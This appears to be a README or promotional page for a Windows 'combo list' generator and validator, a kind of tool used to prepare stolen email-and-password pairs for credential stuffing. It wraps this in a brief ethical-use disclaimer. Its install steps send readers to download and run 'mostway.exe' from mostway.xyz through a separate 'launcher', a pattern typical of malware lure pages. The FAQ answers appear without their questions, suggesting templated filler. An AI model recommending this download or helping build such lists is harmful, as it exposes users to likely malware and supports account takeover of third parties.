ComboList Tools Generator 2026 is a powerful desktop application designed for creating, managing, and validating combo lists on Windows systems. Whether you need to generate email-pass combinations or clean up existing data, this tool provides a comprehensive suite of features to streamline your workflow. Updated for the year 2026, it incorporates the latest technologies for optimal performance and reliability.

This section outlines the key features that make ComboList Tools Generator 2026 stand out:
- Combo List Generation: Easily create combo lists from various data sources, including email databases and username lists. The generator supports customizable formats and bulk generation for efficiency.
- Data Parsing and Validation: Parse combo lists to extract email and password pairs, and validate them for accuracy. The validator checks for duplicates, incorrect formats, and potential errors.
- Cleaning and Organization: Remove duplicates, format entries, and organize massive combo lists for easy access. The cleaning tool ensures your data is neat and ready for use.
- User-Friendly Interface: Intuitive Windows desktop application with a clean interface for seamless navigation. Designed for both beginners and advanced users, it offers tooltips and guides.
- 2026 Edition Updates: Enhanced performance, new parsing algorithms, and compatibility with the latest Windows 10/11 updates. This version includes faster processing speeds and improved stability.
Before installation, ensure your system meets the following requirements to run ComboList Tools Generator 2026 smoothly:
- Operating System: Windows 10 or Windows 11 (64-bit editions recommended).
- Processor: 1 GHz or faster processor.
- Memory: 4 GB RAM minimum, 8 GB recommended for handling large combo lists.
- Disk Space: 100 MB free space for installation, plus additional space for data files.
- Additional Software: .NET Framework 4.8 or later, which is typically included in Windows updates.
Follow these step-by-step instructions to install ComboList Tools Generator 2026 via the Mostway Launcher:
- Visit the Official Website: Go to https://mostway.xyz/ and click on the download link for the Mostway Launcher.

- Download the Launcher: Save the installer file named mostway.exe to your computer. Ensure it's downloaded from the official source for security.
- Run the Installer: Double-click on mostway.exe to launch the installation wizard. Follow the prompts to select installation directory and agree to terms.
- Complete the Installation: Once the installation is finished, open the Mostway Launcher from your desktop or start menu.

- Access the Tool: Within the launcher, navigate to the Tools section and select ComboList Tools Generator 2026 to start using it.
Here's a visual demonstration of the installation process:

Yes, ComboList Tools Generator 2026 is fully compatible with Windows 10 and Windows 11. It has been tested on the latest updates to ensure seamless operation.
Updates are managed through the Mostway Launcher. Simply open the launcher, go to the Updates tab, and check for new versions. The launcher will handle the download and installation automatically.
Absolutely. This tool is designed for ethical use in cybersecurity, such as penetration testing, security auditing, and data validation. Always ensure you have proper authorization when using combo lists.
The tool supports common text formats including .txt, .csv, and .json. You can import and export data in these formats, making it easy to integrate with other tools.
For users new to combo lists, here's a brief overview:
Combo lists are collections of username and password pairs, typically used for testing account security or managing bulk data. They are essential tools in cybersecurity for authorized assessments and research.
This tool is intended for legitimate purposes only. Always use combo lists in compliance with legal regulations and ethical guidelines. Unauthorized use for malicious activities is prohibited and may violate laws. It is recommended for use in controlled environments for educational or professional security testing.
Released: January 2026
New Features:
- Enhanced parsing engine for up to 50% faster processing.
- Added dark mode support for the user interface.
- Improved error handling and logging for better troubleshooting.
Improvements:
- Optimized memory usage for large combo lists.
- Updated compatibility with Windows 11 latest updates.
Bug Fixes:
- Fixed an issue with duplicate detection in certain formats.
- Resolved crashes when loading corrupted data files.
To get started with ComboList Tools Generator 2026, download the latest version via the Mostway Launcher. Click the link below to visit the official download page:
Download the latest version via Mostway Launcher
This README provides all necessary information for users to understand, install, and use the tool effectively. Remember to use it responsibly and within legal bounds. Last updated: 2026.